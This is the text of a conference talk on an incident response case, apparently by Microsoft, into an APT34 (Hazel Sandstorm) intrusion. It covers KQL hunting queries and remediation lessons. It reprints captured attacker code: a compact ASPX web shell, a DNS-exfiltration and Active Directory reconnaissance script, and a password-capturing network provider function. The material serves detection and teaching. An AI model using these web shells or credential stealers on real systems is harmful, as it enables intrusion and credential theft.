

The Art of Infiltration: Leveraging Trusted Relationships

BSidesZagreb



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Detection and Response Team (DART) –

Microsoft

Leach Vestigator Threat Linter

Initial Incident Information

- Notification from global SOC about malicious traffic originating from a SQL server
- Incident Response vendor was already engaged for 2 weeks and found the following:
 - High-privileged account used for lateral movement using RDP
 - Ngrok tunnelling software found on a SQL server
 - Web shells found on two (2) web servers, both exposed to the Internet Believed to be the initial access method
 - Two (2) Domain Controllers had DLLs registered to capture password changes and write credentials to a file
 - Attributing the attack to APT34
- EDR solution already deployed with 6 months of retention

Environment size and scope

- 20 Domain Controllers (1 Forest / 1 Domain)
- 500 Windows Member Servers
- 1300 Windows Workstations

Tool Deployment – On-premises Toolbox

Data Collection (Point-in-Time Deep Scan)







Fennec

Proprietary IR tooling (Windows and Linux)

FoX

Forensic triage tool on devices of interest (Windows and Linux)

Arctic

Active Directory security and configuration assessment

Continuous Monitoring (Monitor Current Threat Actor Activity)





Microsoft Defender for Endpoint

Behavioral analytics, processlevel detection, Antivirus for workstations and severs


Microsoft Defender for Identity

Detection of Identity threats, analyzes authentication requests



Threat Actor Families Microsoft Tracks

Microsoft uses a naming taxonomy for threat actors aligned with the theme of weather.




Hazel Sandstorm (aka APT34) has been publicly linked to **Iran's Ministry of Intelligence and Security (MOIS)**. The actor is known to pursue targets with ties to government, telecommunications, or information technology organizations in multiple countries in the Middle East.

They have impersonated legitimate IT providers and system administrators to socially engineer users into opening malicious files or connect directly to actor-controlled infrastructure. The group frequently deploys custom backdoors and scripts on compromised devices.

Web Shells

- A web shell Errors.aspx was found on the internetexposed web servers WEB-01 and WEB-02
- Access to the web shell was seen only from reverse proxy IP addresses – no logs from reverse proxies!
- The web shell only had the capability of writing files
 to disk
- No evidence of how the Errors.aspx web shell was created on the web servers
- Errors.aspx was used to modify Signoff.aspx to include code that loads a web shell from c:\windows\ temp\ghost.inc, a file created also through Errors.aspx
- The new web shell had command execution, file upload and file download capabilities



Web shell creations and usage

<%@ Page Language="C#" validateRequest="false" %><% string
xyz=Request["t1"] System.IO.File.WriteAllBytes (xyz,System.
Convert.FromBase64String(Request["t2"])); %>

Contents of the web shell Errors.aspx

```
</script>
  <div runat="server"> <% if(Request.Headers["x-checkme"] == "ghost") { %> <!-- #include file="c:\windows\temp\ghost.inc" --> <% } %> </div>
</body>
</html>
```


Web Shells (Continued)

- Multiple files were created through the web shell
 Signoff.aspx only on WEB-02
 - A PowerShell script that concatenates the contents of all files in a directory into a single output file (a.ps1)
 - Port scanner (b.ps1)
 - A PowerShell script with WMI commands to download ngrok to C:\Users\Public\ngrok.zip (ng.ps1)
 - A binary used to register a Schedule Task (c.exe) using a custom XML file for the task definition (d.xml)
 - A binary (f.exe) to run exploit code for a Windows Kernel Elevation of Privilege Vulnerability (exp.enc)

Ngrok is a tool that creates secure tunnels to your localhost, making it easy to expose a local server to the internet.

Artifacts: IIS Logs, MFT, USN Journal **Analysis:** Look for access to the web shell followed by file creation/modification events

occurring within ~1 coc



Creation of files through Signoff.aspx

How was the first web shell Errors.aspx created on the web servers?



MYSTERY



Ngrok Tunnel


Artifacts:

Microsoft-Windows-TerminalServices-LocalSessionManager/Operational **Analysis:** In event IDs 21, 22, and 25 search for Address equal to "::

- PowerShell commands were executed on WEB-01 and WEB-02 to download and execute ngrok on multiple remote devices over WMI using high-privileged credentials
- The first instance of ngrok was noticed under the path C:\
 Users\Public\ng.exe on SQL-01
- RDP connections were seen originating from the ngrok tunnel established on SQL-01



Snippet of WMI executions on WEB-01 and WEB-02




Lateral movement using RDP

Dst	■ DstPort ■	ProcessCommandLine
54	443	C:\User\Public\ng.exe tcp 3389
18	443	C:\User\Public\ng.exe tcp 3389
18	443	C:\User\Public\ng.exe tcp 3389
54	443	C:\User\Public\ng.exe tcp 3389
52	443	C:\User\Public\ng.exe tcp 3389
54	443	C:\User\Public\ng.exe tcp 3389
54	443	C:\User\Public\ng.exe tcp 3389
18	443	C:\User\Public\ng.exe tcp 3389
54	443	C:\User\Public\ng.exe tcp 3389
54	443	C:\User\Public\ng.exe tcp 3389


Snippet of ng.exe executions and connections

Registration of Notification Package


- During RDP sessions on Domain Controllers DC01 and DC02, suspicious files msupdate.dll and passms.dll were created under C:\Windows\System32\Com and C:\Windows\System32
- Soon after, the passms Notification Package was registered on both Domain Controllers
- A day later on DC01, a suspicious file lpd was created in C:\
 ProgramData\MicrosoftUpdateService\Updates
- The contents of the **lpd** file had what looked like base64 encoded strings



Contents of the Ipd file




Suspicious files found on DC01 and DC02




Suspicious Notification Package passms on DC01 and DC02

Password Filter DLL Analysis

The passms.dll file is a credential stealer which uses Password Filters to intercept password changes
and write the output to C:\ProgramData\MicrosoftUpdateService\Updates\lpd in a double encoded
format




• The algorithm was cracked, and eight (8) entries were found in the available **lpd** file found on **DC01**, all for non-privileged accounts



Password Filters - Win32 apps | Microsoft Learn

Password Filter DLL Analysis (Continued)

- The passms.dll file has the capability of invoking msupdate.dll, a C# based DLL, using the following start powershell.exe -c "[System.Reflection.Assembly]::LoadFrom('C:\\Windows\\System32\\Com\\msupdate.dll'); [WindowsHook.Program]::Main('msupdate')"
- Once invoked, msupdate.dll connects to \\WEB-01 and \\WEB-02 through SMB using hardcoded credentials, and copies the files from C:\ProgramData\MicrosoftUpdateService\Updates to the Images directory into a file named icon02.jpeg
- The msupdate.dll also has capabilities to send email with the subject Microsoft Update Service
 using a defined server name, target recipient name and username/password combination read from files



Hunting Password Filter DLLs Using KQL

- Filter on the RegistryKey SYSTEM\CurrentControlSet\Control\Lsa and ValueName Notification
 Packages
- Split ValueData on ' 'and search for a DLL with the name of the Notification Package in C:\Windows\
 System32 (e.g. C:\Windows\System32\passms.dll)
- Enrich the data by collecting signature information for all DLL files within C:\Windows\System32 and remove those Notification Package DLLs that are signed (e.g. Microsoft, Symantec, VeriSign)

```
Registry
| where RegistryKey has @'Control\Lsa' and ValueName has 'Notification Packages'
| project DeviceName, RegistryKey, KeyLastWriteTime, ValueName, ValueData
| extend NotificationPackage = split(ValueData, ' ')
| mv-expand NotificationPackage
| extend NotificationPackage = tostring(NotificationPackage)
| extend Path = tolower(strcat(@"C:\Windows\System32\", NotificationPackage, '.dll'))
| join kind=leftouter (Files | distinct DeviceName, Path=tolower(Path), Sha256, SiFileCreatedOn, SiFileModifiedOn, FnFileCreatedOn, FnFileModifiedOn, Publisher, Company, Product, Verified) on DeviceName, Path
| project-away DeviceNamel, Path1
| where Verified != 'Signed'
| distinct *
```


The Threat Intelligence team informed us about a domain used by Hazel Sandstorm – dREDACTEDe.net



Invalid Domain Name

Artifacts: DNS Server **Analysis:** Look for event ID 5504 containing the domain name within the binary data

- Invalid domain name DNS events were found for dREDACTEDe.net on two (2) Domain Controllers running the DNS Server service
- Decoding the binary data within the events revealed the hostname WKS, indicating it was likely carrying
 out suspicious activities, at least in the form of DNS requests



DNS Server Event ID 5504



Decoded binary data found within DNS events

Search the EDR for dREDACTEDe.net for the last 6 months



No results found



Search the EDR for dREDACTEDe.net in twoweek timeslots slowly going back in time



BINGO



VBS Script

Artifacts: FDR Events **Analysis:** Search through EDR events for domain name

- On WKS a VBS script C:\users\public\abc003.vbs was seen executing and was responsible for reaching out to dREDACTEDe.net, but also had the following capabilities:
 - System Network Configuration Discovery
 - Active Directory discovery
 - External IP Address Discovery via PowerShell

```
\$dd = "d
                              e.net"
         Resolve-DnsName "uu$env:Username.$dd" | out-string;
        Resolve-DnsName "cc$env:computername.$dd" | out-string;
        $rnd = -join ((65..90)+(97..122)+(48..57)|Get-Random -Count 4|%{[char]$ });
         Resolve-DnsName "$rnd.$dd" | out-string;
$domain=(Get-WmiObject Win32 ComputerSystem).Domain;
$dc = (Resolve-DnsName _ldap._tcp.$domain)[0].primaryserver
$1dapPath = "LDAP://$dc/"
foreach ($x in $domain.split('.')) {
   $ldapPath += "DC=$x,"
$ldapPath = $ldapPath.substring(0, $ldapPath.Length - 1)
filter = "(&(objectCategory=person)(objectClass=user)(!(userAccountControl:1.2.840.113556.1.4.803:=2)))"
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$ldapPath, $filter)
$results = $searcher.FindAll()
```

```
foreach ($result in $results) -
   $userProperties = $result.Properties
   $userName = $userProperties["samaccountname"][0]
   $userDisplayName = $userProperties["displayname"][0]
   $recipientType = $userProperties["msExchRecipientTypeDetails"][0]
   $mail = $userProperties["mail"][0]
   if ($recipientType -band 1 -or $recipientType -band 2 -or $recipientType -band 4) {
       $Hmailbox = $true
   } else {
   $Hmailbox = $false
   echo "$userName ($userDisplayName) ($Hmailbox) ($mail)"
$filter = "(objectClass=computer)"
$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$ldapPath, $filter)
$results = $searcher.FindAll()
foreach ($result in $results) {
   $computerProperties = $result.Properties
   $computerName = $computerProperties["name"][0]
   echo "$computerName"
```


What process executed the **abc003.vbs** VBS script?



HPE Operations Agent

The script C:\users\public\abc003.vbs was executed by another temporary VBS script for which the
parent process was C:\Program Files\HP\HP BTO Software\lbin\eaagt\opcacta, a sub-component of

HPE Operations Agent




The HPE Operations Agent consists of two major operational components: Operations Monitoring Component and Performance Collection Component. The Operations Monitoring Component builds up the monitoring and messaging capabilities of the agent and the Performance Collection Component provides the data collection and storage functionality.


Component	Sub-components	Process Name
Operations Monitoring Component	Monitor Agent	opcmona
	Action Agent	opcacta
	Message Agent	opcmsga
	Message Interceptor	opcmsgi
	SNMP Trap Interceptor	opctrapi
	WMI Interceptor	opcwbemi
	Logfile Encapsulator	opcle
	Event Correlation Agent	opceca
Performance Collection	oacore collector	oacore
Component	Measurement Interface Daemon	midaemon
	Transaction Tracking Daemon	ttd
Real-Time Metric Access (RTMA)	Multi-platform system performance metric server	perfd
Real-Time Measurement (RTM)	real-time measurement	hpsensor

Process	Description	
opcacta	The action agent is responsible for starting and stopping automatic actions, operator- initiated actions, and scheduled actions (that is, scripts and programs). The action agent is also used for command broadcasting and for configured applications (Input/Output).	

Malicious Network Provider

- The integrity monitoring component of the EDR solution detected a file C:\Windows\System32\mslogon.dll being created by the C:\Windows\System32\cscript.exe process on DC01
- Soon after, a Network Provider named mslogon was registered using HPE Operations Agent
- A suspicious file C:\Users\Public\Music\ab123c.d was created a day after registering the Network
 Provider and was still being modified during the engagement. Analysis of this file revealed it contained
 clear text credentials.






Creation of mslogon.dll by cscript.exe

Contents of ab123c.d

Registration of Network Provider through HPE Operations Agent

Network Provider DLL Analysis

- The file mslogon.dll utilizes Credential Manager API's NPLogonNotify and NPPasswordChangeNotify
 - **NPLogonNotify** is triggered when a user performs interactive logon. Once it receives the notification, it captures the username, password and saves it to the file **C:\users\public\music\ab123c.d** in clear text.
 - NPPasswordChangeNotify is triggered when a user changes the password through interactive logon (Ctrl+Alt+Delete). Once it receives the notification, it captures the old username, password and current username, password and saves it to the file C:\users\public\music\ab123c.d in clear text.



Flow of credentials to the malicious Network Provider in the logon process

NPLogonNotify function

```
WORD _stdcall NPPasswordChangeNotify(
      LPCWSTR lpAuthentInfoType,
      PMSV1_0_INTERACTIVE_LOGON lpAuthentInfo,
      LPCWSTR lpPreviousAuthentInfoType,
      PMSV1_0_INTERACTIVE_LOGON lpPreviousAuthentInfo
      LPWSTR lpStationName,
      LPVOID StationHandle,
      DWORD dwChangeInfo)
 writeToFile(
  L"Change from: ",
  &lpPreviousAuthentInfo→UserName,
  &lpPreviousAuthentInfo→Password);
 writeToFile(
  L"Change to: ",
  &lpAuthentInfo→UserName,
  &lpAuthentInfo→Password);
SetLastError(0×32u);
return 50;
```


NPPasswordChangeNotify function

Hunting Network Provider DLLs Using KQL

- Filter on the RegistryKey SYSTEM\CurrentControlSet\Control\NetworkProvider\Order and ValueName ProviderOrder
- Split ValueData on ',' and for each value search for a service within SYSTEM\CurrentControlSet\
 Services that has a NetworkProvider sub key
- For each ValueName ProviderPath check if the file exists (e.g. C:\Windows\System32\mslogon.dll)
- Enrich the data by collecting signature information for all DLLs and remove those Network Provider DLLs that are signed (e.g. Microsoft, Symantec, VeriSign)

```
let NetworkProviders = Registry
 where RegistryKey has @'\Control\NetworkProvider\Order' and ValueName has 'ProviderOrder'
 extend Providers = split(ValueData, ',')
 mv-expand Providers
 extend Providers = trim(@' ', tostring(Providers))
 where Providers !in~ ('RDPNP', 'LanmanWorkstation')
 distinct Providers;
Registry
| where RegistryKey has all (@'\Services\', @'\NetworkProvider') and RegistryKey has_any (NetworkProviders) and
ValueName =~ 'ProviderPath'
| project DeviceDnsName, RegistryKey, KeyLastWriteTime, ValueName, ValueData
 extend Path = tolower(replace string(ValueData, '%SystemRoot%', @'C:\Windows'))
join kind=leftouter (Files | distinct DeviceName, Path=tolower(Path), Sha256, SiFileCreatedOn, SiFileModifiedOn,
FnFileCreatedOn, FnFileModifiedOn, Publisher, Company, Product, Verified) on DeviceName, Path
 project-away DeviceName1, Path1
 where Verified != 'Signed'
 distinct *
```

Performed Activities via HPE Operations Manager




Who has control over HPE Operations Agents? Who has access to HPE Operations Manager?



IT Service Provider



Timeline of Activities – Summary





Lack of EDR solution on key devices of interest (e.g. WEB-01, WEB-02)

• Ensure that an Endpoint Detection and Response (EDR) solution is installed on every endpoint to enhance security monitoring and response capabilities.

Unrestricted Internet access for servers (e.g. SQL-01)

• Review and enhance the server egress filtering strategy. Implement a policy that blocks all traffic by default and only allows business-justified traffic to ensure tighter control over outbound connections.

Unnecessary software running on devices (e.g. HPE Operations Agent)

• Remove unnecessary software and tools from devices to reduce the attack surface and minimize potential

Unsecured privileged access (e.g. privileged accounts used on non-privileged assets)

• Implement the enterprise access model to contain unauthorized escalation of privilege, including full access management requirements of a modern enterprise

Irregular monitoring of security alerts and lack of threat hunting

• Enhance Security Operations Center (SOC) monitoring, detection, and incident response procedures and remediate gaps based on lessons learned from the security incident

Trust but verify

• Trust the information you receive but ALWAYS verify it

Threat Intel is crucial

• Work closely with your Threat Intel team, as their expertise can expedite the investigation and guide it effectively

Know your tools

• Understand how to effectively use the available tools, but also be aware of their limitations

Think outside the box

• Threat actors are known for their creativity and persistence; Incident Responders should adopt the same

But that's not all...

Another Nation State Threat Actor was found in the environment

They had access for over 3 years!





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